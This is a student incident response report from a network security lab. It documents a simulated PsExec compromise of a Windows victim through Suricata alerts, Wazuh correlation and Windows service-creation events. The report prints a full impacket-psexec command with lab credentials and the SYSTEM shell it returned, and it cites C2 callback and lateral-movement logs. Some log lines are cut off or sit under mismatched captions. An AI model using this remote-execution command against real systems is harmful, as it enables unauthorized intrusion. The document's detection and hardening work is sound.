

SPR708 NBB — Network Security
Lab 5 — Network Resilience & Incident Response

Incident Response Report

Simulated PsExec Compromise of WIN-VICTIM and Network Hardening

Detection · Containment · Eradication · Recovery · Root Cause · Hardening

Group 11

July 2026

Table of Contents

Table of Contents.....	2
Table of Figures.....	4
Executive Summary.....	1
1. Identification.....	1
1.1 Evidence Overview.....	1
1.2 Suricata Phase 1–5 Alerts.....	2
Phase 1 — Initial Access and Staging.....	2
Phase 2 — Remote Execution Traffic.....	2
Phase 3 — Persistence Commands over SMB.....	3
Phase 4 — Discovery and Lateral Movement.....	3
Phase 5 — C2 Callback.....	4
1.3 Wazuh Alerts and Correlation.....	5
1.4 PsExec SYSTEM Shell Evidence.....	7
Impacket PsExec Remote Execution.....	7
Windows Event ID 7045 — Service Creation.....	8
1.5 Payload File and Execution Evidence.....	8
Staged Payload File.....	8
Payload Execution on WIN-VICTIM.....	8
Windows Event ID 4688 — Process Creation.....	9
1.6 Persistence Evidence.....	10
Scheduled Task Persistence.....	10
Registry Run Key Persistence.....	10
1.7 C2 Callback to Kali.....	11
Kali C2 Listener.....	11
Victim HTTP Callback.....	11
Callback Completion Marker.....	12
Wireshark HTTP Stream Reconstruction.....	12
1.8 Custom IDS Rules.....	13
2. Containment.....	13
3. Eradication.....	14
Removing Malicious Files and Processes.....	14
Removing the Original Access Method.....	15
4. Recovery.....	17
Backup and Snapshots.....	17
Services.....	20
5. Validation.....	23
Rules and System Check.....	23

Persistence of the Hardened Configuration.....	25
6. Root Cause Analysis.....	27
6.1 Summary.....	27
6.2 Why the Attack Succeeded.....	28
6.3 Missing Controls.....	28
6.4 Recommendations.....	28
6.5 Root Cause Summary Table.....	29
7. Lessons Learned.....	29
7.1 VLAN Segmentation Scheme.....	30
7.2 Layer-2 Boundary (VMware).....	30
7.3 Router 802.1Q Sub-interface.....	33
Services VM.....	34
Wazuh.....	35
7.4 Least-Privilege Inter-VLAN Firewall.....	35
7.5 Segmentation Validation.....	36
Appendix A — VLAN Segmentation Diagram.....	40
Appendix B — Intrusion Detection System Rules (Suricata).....	41
Appendix C — Firewall Configuration (iptables).....	42
C.1 Temporary Containment Quarantine.....	42
C.2 Hardened Least-Privilege Inter-VLAN Policy.....	42
C.3 Boot Persistence (systemd).....	42

Table of Figures

Executive Summary

This report documents the detection, response, and remediation of a simulated intrusion carried out against WIN-VICTIM (172.16.1.70) from a Kali Linux attacker (172.16.1.130) inside the SPR708 lab network. Using valid local administrator credentials, the attacker authenticated to WIN-VICTIM over SMB, used Impacket PsExec to obtain a SYSTEM-level shell, executed a staged payload, established persistence through a scheduled task and a registry Run key, performed internal discovery and lateral-movement attempts toward the Active Directory and Services hosts, and completed an HTTP command-and-control (C2) callback.

Every stage of the attack chain was detected through custom Suricata rules on the router and correlated centrally in Wazuh, and confirmed with Windows event and host evidence. The incident was contained by quarantining the victim at the router, eradicated by removing all persistence and the payload and by closing the original access vector, and recovered by reverting the host to a known-good snapshot and confirming that legitimate services were restored. The root cause was the combination of weak local-administrator credential control, permissive SMB access, and insufficient network segmentation. Remediation formalized a five-VLAN segmentation scheme with a dedicated quarantine VLAN and replaced the permissive firewall with a least-privilege, default-deny inter-VLAN policy, both of which were validated empirically.

1. Identification

1.1 Evidence Overview

The simulation followed an attacker path from Kali Linux at 172.16.1.130 to WIN-VICTIM at 172.16.1.70. Suricata monitored routed traffic on the router, Wazuh collected endpoint and Suricata events at the central SIEM, and Windows logs provided host-level confirmation. Table 1 maps each stage of the attack to its primary evidence source, the key proof observed, the associated MITRE ATT&CK technique, and the detection result.

Table 1. Attack-chain evidence overview mapped to MITRE ATT&CK techniques.

Evidence area	Primary source	Key proof	Technique	Result
Initial access	Suricata	Payload GET to Kali:8080	T1105	Detected
Remote execution	PsExec / Windows	SYSTEM shell and service creation	T1569.002	Confirmed
Payload execution	Windows / Wazuh	Batch file and child process	T1059	Confirmed
Persistence	Task + Registry	Startup task and HKLM Run key	T1053.005 / T1547.001	Confirmed


```

sudo grep "PHASE4" /var/log/suricata/eve.json | tail -5
sudo grep "PHASE5" /var/log/suricata/eve.json | tail -5
{"timestamp":"2026-06-26T03:01:23.729678-0400","flow_id":1849497269510717,"in_iface":"ens38","event_type":"alert","src_ip":"172.16.1.130","src_po
40290","dest_ip":"172.16.1.70","dest_port":445,"proto":"TCP","alert":{"action":"allowed","gid":1,"signature_id":1000102,"rev":1,"signature":"PHASE
LI TO WIN-VICTIM TCP PROBE","category":"","severity":3},"flow":{"pkts_toserver":2,"pkts_toclient":0,"bytes_toserver":148,"bytes_toclient":0,"star
2026-06-26T03:01:23.729661-0400"}}
{"timestamp":"2026-06-26T03:01:23.738323-0400","flow_id":1798329176638483,"in_iface":"ens40","event_type":"alert","src_ip":"172.16.1.130","src_po
40292","dest_ip":"172.16.1.70","dest_port":445,"proto":"TCP","alert":{"action":"allowed","gid":1,"signature_id":1000102,"rev":1,"signature":"PHASE
LI TO WIN-VICTIM TCP PROBE","category":"","severity":3},"flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":74,"bytes_toclient":0,"start
026-06-26T03:01:23.738323-0400"}}
{"timestamp":"2026-06-26T03:01:23.738351-0400","flow_id":1798329176638483,"in_iface":"ens38","event_type":"alert","src_ip":"172.16.1.130","src_po
40292","dest_ip":"172.16.1.70","dest_port":445,"proto":"TCP","alert":{"action":"allowed","gid":1,"signature_id":1000102,"rev":1,"signature":"PHASE
LI TO WIN-VICTIM TCP PROBE","category":"","severity":3},"flow":{"pkts_toserver":2,"pkts_toclient":0,"bytes_toserver":148,"bytes_toclient":0,"star
2026-06-26T03:01:23.738323-0400"}}
{"timestamp":"2026-06-26T03:01:23.750273-0400","flow_id":458271463011009,"in_iface":"ens40","event_type":"alert","src_ip":"172.16.1.130","src_por
0302","dest_ip":"172.16.1.70","dest_port":445,"proto":"TCP","alert":{"action":"allowed","gid":1,"signature_id":1000102,"rev":1,"signature":"PHASE1
I TO WIN-VICTIM TCP PROBE","category":"","severity":3},"flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":74,"bytes_toclient":0,"start
26-06-26T03:01:23.750273-0400"}}
{"timestamp":"2026-06-26T03:01:23.750292-0400","flow_id":458271463011009,"in_iface":"ens38","event_type":"alert","src_ip":"172.16.1.130","src_por
0302","dest_ip":"172.16.1.70","dest_port":445,"proto":"TCP","alert":{"action":"allowed","gid":1,"signature_id":1000102,"rev":1,"signature":"PHASE1
I TO WIN-VICTIM TCP PROBE","category":"","severity":3},"flow":{"pkts_toserver":2,"pkts_toclient":1,"bytes_toserver":148,"bytes_toclient":66,"star
2026-06-26T03:01:23.750273-0400"}}

```

Figure 2. Suricata eve.json evidence of Phase 2 Kali-to-WIN-VICTIM TCP probe activity on SMB port 445 (custom rule SID 1000102).

Phase 3 — Persistence Commands over SMB

Suricata flagged Phase 3 commands sent from Kali to WIN-VICTIM over SMB. These commands created the scheduled task and registry Run-key persistence mechanisms.

```

CP] 172.16.1.130:40290 -> 172.16.1.70:445
06/26/2026-03:15:58.178751  [**] [1:1000302:1] PHASE3 KALI PERSISTENCE COMMANDS OVER SMB TO WIN-VICTIM [**] [Classification: (null)] [Priority: 3] {T
CP] 172.16.1.130:40292 -> 172.16.1.70:445
06/26/2026-03:15:58.178773  [**] [1:1000302:1] PHASE3 KALI PERSISTENCE COMMANDS OVER SMB TO WIN-VICTIM [**] [Classification: (null)] [Priority: 3] {T
CP] 172.16.1.130:40292 -> 172.16.1.70:445
06/26/2026-02:53:31.276955  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54245 -> 172.16.1.34:139
06/26/2026-02:53:33.292633  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC

```

Figure 3. Suricata fast.log evidence of Phase 3 Kali persistence commands sent over SMB to WIN-VICTIM (custom rule SID 1000302).

Phase 4 — Discovery and Lateral Movement

After compromise, WIN-VICTIM began probing internal systems. Suricata identified lateral-movement attempts toward the Services VM and discovery traffic directed at the AD Server.

```


P] 172.16.1.70:54245 -> 172.16.1.34:139
06/26/2026-02:53:33.292633  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54245 -> 172.16.1.34:139
06/26/2026-02:53:37.308117  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54245 -> 172.16.1.34:139
06/26/2026-02:53:45.308320  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54245 -> 172.16.1.34:139
06/26/2026-02:53:55.853878  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54247 -> 172.16.1.34:80
06/26/2026-02:53:55.853906  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54247 -> 172.16.1.34:80
06/26/2026-02:53:56.354779  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54247 -> 172.16.1.34:80
06/26/2026-02:53:56.354749  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54247 -> 172.16.1.34:80
06/26/2026-02:53:56.854848  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54247 -> 172.16.1.34:80
06/26/2026-02:53:57.354893  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54247 -> 172.16.1.34:80
06/26/2026-02:53:57.354922  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54247 -> 172.16.1.34:80
06/26/2026-02:53:57.870776  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54247 -> 172.16.1.34:80
06/26/2026-02:53:57.870750  [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P] 172.16.1.70:54247 -> 172.16.1.34:80
06/26/2026-02:57:00.546548  [**] [1:1000401:1] PHASE4 WIN-VICTIM INTERNAL DISCOVERY TO AD SERVER [**] [Classification: (null)] [Priority: 3] {TCP} 17
2.16.1.70:54240 -> 172.16.1.2:445
06/26/2026-03:10:19.696207  [**] [1:1000401:1] PHASE4 WIN-VICTIM INTERNAL DISCOVERY TO AD SERVER [**] [Classification: (null)] [Priority: 3] {TCP} 17
2.16.1.70:61433 -> 172.16.1.2:53

```

Figure 4. Suricata fast.log evidence of Phase 4 WIN-VICTIM lateral-movement attempts toward the Services VM and internal discovery toward the AD Server (custom rule SIDs 1000402 and 1000401).

Phase 5 — C2 Callback

Suricata captured repeated outbound HTTP callback traffic from WIN-VICTIM to the Kali listener on TCP 8081, matching both the callback rule and the HTTP callback-marker rule.



```
esoares5@router: ~  
249 -> 172.16.1.130:8081  
06/26/2026-03:06:40.132350 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
249 -> 172.16.1.130:8081  
06/26/2026-03:06:40.135370 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
249 -> 172.16.1.130:8081  
06/26/2026-03:06:40.135370 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
06/26/2026-03:06:40.135380 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
249 -> 172.16.1.130:8081  
06/26/2026-03:06:40.153137 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
249 -> 172.16.1.130:8081  
06/26/2026-03:06:40.153125 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
249 -> 172.16.1.130:8081  
06/26/2026-03:07:57.944700 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
250 -> 172.16.1.130:8081  
06/26/2026-03:07:57.944750 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
250 -> 172.16.1.130:8081  
06/26/2026-03:07:57.945340 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
250 -> 172.16.1.130:8081  
06/26/2026-03:07:57.945359 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
250 -> 172.16.1.130:8081  
06/26/2026-03:07:57.946068 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
250 -> 172.16.1.130:8081  
06/26/2026-03:07:57.946085 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
250 -> 172.16.1.130:8081  
06/26/2026-03:07:57.946801 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
250 -> 172.16.1.130:8081  
06/26/2026-03:07:57.946801 [**] [1:1000502:1] PHASE5 WIN-VICTIM HTTP C2 CALLBACK MARKER [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
0:54250 -> 172.16.1.130:8081  
06/26/2026-03:07:57.946816 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
250 -> 172.16.1.130:8081  
06/26/2026-03:07:57.958452 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
250 -> 172.16.1.130:8081  
06/26/2026-03:07:57.958480 [**] [1:1000501:1] PHASE5 WIN-VICTIM C2 CALLBACK TO KALI [**] [Classification: (null)] [Priority: 3] {TCP} 172.16.1.70:54  
250 -> 172.16.1.130:8081  
esoares5@router: ~
```

Figure 5. Suricata fast.log evidence of Phase 5 WIN-VICTIM HTTP C2 callbacks to the Kali listener on TCP 8081, including the C2 callback marker (custom rule SIDs 1000501 and 1000502).

1.3 Wazuh Alerts and Correlation

Suricata alerts and Windows host events were forwarded to the central Wazuh manager, allowing each phase to be reviewed and correlated in a single console.




Figure 6. Wazuh Threat Hunting search confirming the Phase 1 staged-payload event reached the central SIEM for analyst review.




Figure 7. Wazuh events showing the forwarded Suricata alert for Phase 3 Kali persistence commands over SMB to WIN-VICTIM.

Jun 26, 2026 @ 03:11:33.6...	WIN-VICTIM	A process was created.	3	67027
Jun 26, 2026 @ 03:11:33.6...	WIN-VICTIM	A process was created.	3	67027
Jun 26, 2026 @ 03:10:35.0...	router.spr708.group11	Suricata: Alert - PHASE4 WIN-VICTIM INTERNAL DISCOVERY TO AD SERVER	3	86601
Jun 26, 2026 @ 03:10:27.0...	router.spr708.group11	Suricata: Alert - PHASE4 WIN-VICTIM INTERNAL DISCOVERY TO AD SERVER	3	86601
Jun 26, 2026 @ 03:10:23.0...	router.spr708.group11	Suricata: Alert - PHASE4 WIN-VICTIM INTERNAL DISCOVERY TO AD SERVER	3	86601
Jun 26, 2026 @ 03:10:21.0...	router.spr708.group11	Suricata: Alert - PHASE4 WIN-VICTIM INTERNAL DISCOVERY TO AD SERVER	3	86601
Jun 26, 2026 @ 03:10:20.6...	router.spr708.group11	Suricata: Alert - PHASE4 WIN-VICTIM INTERNAL DISCOVERY TO AD SERVER	3	86601
Jun 26, 2026 @ 03:08:10.5...	WIN-VICTIM	A process was created.	3	67027

Rows per page: 15

Figure 8. Wazuh events showing Phase 4 WIN-VICTIM internal discovery toward the AD Server alongside related victim process-creation events.




Figure 9. Wazuh process-creation events for WIN-VICTIM (rule ID 67027), providing host-side evidence of the commands executed during payload execution, persistence, and discovery.

1.4 PsExec SYSTEM Shell Evidence

Impacket PsExec Remote Execution

Kali used Impacket PsExec with valid local credentials. The tool located the writable ADMIN\$ share, uploaded a temporary executable, created a service, and returned an interactive shell running as SYSTEM on WIN-VICTIM.

```
(kali㉿kali)-[~]
$ impacket-psexec './victim-user:Seneca2026!Phase2@172.16.1.70'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 172.16.1.70.....
[*] Found writable share ADMIN$
[*] Uploading file nIMbYDJp.exe
[*] Opening SVCManager on 172.16.1.70.....
[*] Creating service lgxX on 172.16.1.70.....
[*] Starting service lgxX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system


C:\Windows\system32> hostname
WIN-VICTIM
```

Figure 10. Impacket PsExec output: the writable ADMIN\$ share is located, a temporary executable is uploaded, a service is created and started, and an interactive shell is returned — whoami reports nt authority\system and hostname reports WIN-VICTIM.

Windows Event ID 7045 — Service Creation

PsExec creates a temporary Windows service to launch its remote shell. Windows Service Control Manager event 7045 records that a service was installed on the system.

```
>> } | Select-Object TimeCreated, Id, ProviderName, Message -First 30 |
>> Out-File "C:\Step4_Evidence\Phase6_Detection_Validation\P6_System_7045_Service_Creation.txt"
PS C:\Windows\system32> notepad "C:\Step4_Evidence\Phase6_Detection_Validation\P6_System_7045_Service_Creation.txt"
PS C:\Windows\system32>
```



TimeCreated	Id	ProviderName	Message
6/26/2026 12:01:24 AM	7045	Service Control Manager	A service was installed in the system....
6/25/2026 11:42:35 PM	7045	Service Control Manager	A service was installed in the system....
6/25/2026 11:17:14 PM	7045	Service Control Manager	A service was installed in the system....
6/25/2026 11:05:46 PM	7045	Service Control Manager	A service was installed in the system....
6/25/2026 11:03:37 PM	7045	Service Control Manager	A service was installed in the system....
